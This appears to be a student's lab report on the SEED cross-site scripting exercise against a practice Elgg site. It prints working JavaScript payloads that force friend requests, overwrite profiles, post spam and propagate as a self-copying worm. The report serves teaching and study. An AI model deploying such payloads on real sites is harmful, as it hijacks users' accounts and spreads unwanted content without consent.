CSE 406
Student ID: 1905105
Web Security Assignment
Cross-Site Scripting (XSS) Attack


Introduction:

We use an open source website for carrying out our attack. The site is prepared for XSS attack practice. By analyzing different Frontend request to Backend, we get an idea about how some functions (like: **Add Friend**, **Edit Profile**, and **Posting on wire**) work. Then we find the vulnerability and run cross site scripting attacks. Cross-Site Scripting (XSS) is a type of security vulnerability typically found in web applications. It enables attackers to inject malicious scripts into content that appears to be from a trusted website.

Task 1:

In the task 1, we placed a script in Samy's profile's **About me.** This field gives two options: Editor mode and Text mode. Editor mode adds extra html code , but the text mode does not . So, we use **"Edit Html"** option. For the first task, the call we make in the backend is :
http://www.seed-server.com/action/friends/add?friend=59

This makes everyone who visits Samy's profile his (Samy's) friend.




```
<script type="text/javascript">
        window.onload = function () {
                var Ajax=null;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the HTTP request to add Samy as a friend.

                var sendurl= "http://www.seed-server.com/action/friends/add?-
friend=59"+ts+ts+token+token; //FILL IN

                //Create and send Ajax request to add friend
                if(elgg.session.user.guid != 59){
                        Ajax=new XMLHttpRequest();
                        Ajax.open("GET",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                        Ajax.send();
                }
        }
</script>
```

In this code , by **elgg.session.user.guid** get the user id of the profile we are logged in. We check if this is Samy. If not, we add Samy as friend to the profile. **ts** is the timestamp and **token** is a personalized token for the logged in user. Without the Text mode, it would have been difficult to launch a XSS attack. It may still be possible to launch a successful attack if there are vulnerabilities within the editor itself or in the way the application processes, sanitizes, and displays the input data.

Task 2:

In the task 2, we **edit the profile** of the victim. We set the description to our student ID. And set all the field’s visibility to Logged In users. And set all the fields input to random string generated by a function.



```
<script type="text/javascript">
    function generateRandomString(length) {
        var result = '';
        var characters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
        var charactersLength = characters.length;
        for (var i = 0; i < length; i++) {
            result += characters.charAt(Math.floor(Math.random() * charactersLength));
        }
        return result;
    }


    window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the content of your url.
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
        var content= token+ts +
    "&name="+ elgg.session.user.name +
    "&description=" + "1905105" +// Student ID for description
    "&accesslevel%5Bdescription%5D=1" +
    "&briefdescription=" + generateRandomString(8) +
    "&accesslevel%5Bbriefdescription%5D=1" +
    "&location=" +generateRandomString(8) +
    "&accesslevel%5Blocation%5D=1" +
    "&interests="+ generateRandomString(8) +
    "&accesslevel%5Binterests%5D=1" +
    "&skills="+ generateRandomString(8) +
    "&accesslevel%5Bskills%5D=1" +
    "&contactemail="+generateRandomString(8)+"@gmail.com" +
    "&accesslevel%5Bcontactemail%5D=1" +
    "&phone="+ generateRandomString(8) +
    "&accesslevel%5Bphone%5D=1" +
    "&mobile="+ generateRandomString(8) +
    "&accesslevel%5Bmobile%5D=1" +
    "&website=http://"+generateRandomString(8)+".com" +
    "&accesslevel%5Bwebsite%5D=1" +
    "&twitter="+ generateRandomString(8) +
    "&accesslevel%5Btwitter%5D=1" +
    "&guid=" + elgg.session.user.guid; //FILL IN

        if(elgg.session.user.guid != 59)
        {
                //Create and send Ajax request to modify profile
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","www.seed-server.com");
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
        console.log(Ajax.responseText);
        }
}
</script>
```


Whenever the victim visits the profile of Samy, it sends a POST request :

```
http://www.seed-server.com/action/profile/edit
```

Here generateRandomString() is the random string generator. We specify the edit profile’s fields in the content. We are using the form-url-encoded format. As it is easier to understand.

Task 3:

In the task 3, we are following the same process as task 2, just in the content only **body** is needed.




```
<script type="text/javascript">
        window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var body = "&body=To earn 12 USD/Hour (!), visit now http://www.seed-server.com/profile/samy";
        //Construct the content of your url.
        var sendurl="http://www.seed-server.com/action/thewire/add"; //FILL IN
        var content= token+ts+body ;

        if(elgg.session.user.guid != 59)
        {
                //Create and send Ajax request to modify profile
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","www.seed-server.com");
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
        console.log(Ajax.responseText);
        }
}
</script>
```

We are pasting the profile of Samy in the wire, so that anyone who visits Samy's profile becomes victim too.

Task 4:

In the task 4, we are designing a worm. Worm is a self propagating malware. By using the DOM element of javascript, we set the wormcode in the description part of the edit profile. InnerHtml in the code gives us only the inner part of the code. We just need to add the **beginning tag <script id="worm">** and the **ending tag </script>** to form an identical copy of the malicious code.



```
<script id=worm>

    function generateRandomString(length) {
        var result = '';
        var characters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
        var charactersLength = characters.length;
        for (var i = 0; i < length; i++) {
            result += characters.charAt(Math.floor(Math.random() * charactersLength));
        }
        return result;
    }

    window.onload = function(){
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var sendurl= "http://www.seed-server.com/action/friends/add?friend=59"+ts+ts+token+token; //FILL IN
        if(elgg.session.user.guid != 59){
            Ajax=new XMLHttpRequest();
            Ajax.open("GET",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send();
        }

        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
            var jsCode = document.getElementById("worm").innerHTML;
            var tailTag = "</" + "script>";
            var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var description = "&description=" + wormCode;
        var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
        var content= token+ts + "&name="+ elgg.session.user.name+ description +
         "&accesslevel%5Bdescription%5D=1" + "&briefdescription=" + generateRandomString(8) +
         "&accesslevel%5Bbriefdescription%5D=1" +
         "&location=" + generateRandomString(8) +
         "&accesslevel%5Blocation%5D=1" +
         "&interests="+ generateRandomString(8) +
         "&accesslevel%5Binterests%5D=1" +
         "&skills="+ generateRandomString(8) +
         "&accesslevel%5Bskills%5D=1" +
         "&contactemail="+generateRandomString(8)+"@gmail.com" +
         "&accesslevel%5Bcontactemail%5D=1" +
         "&phone="+ generateRandomString(8) +
         "&accesslevel%5Bphone%5D=1" +
         "&mobile="+ generateRandomString(8) +
         "&accesslevel%5Bmobile%5D=1" +
         "&website=http://" + generateRandomString(8)+ ".com" +
         "&accesslevel%5Bwebsite%5D=1" +
         "&twitter="+ generateRandomString(8) +
         "&accesslevel%5Btwitter%5D=1" +
         "&guid=" + elgg.session.user.guid;

        if(elgg.session.user.guid != 59)
        {
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send(content);
        }

        var body = "&body=To earn 12 USD/Hour (!), visit now http://www.seed-server.com/profile/"+elgg.session.user.name;
        var sendurl="http://www.seed-server.com/action/thewire/add"; //FILL IN
        var content= token+ts+body ;
        if(elgg.session.user.guid != 59)
        {
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send(content);
        }

    }

</script>
```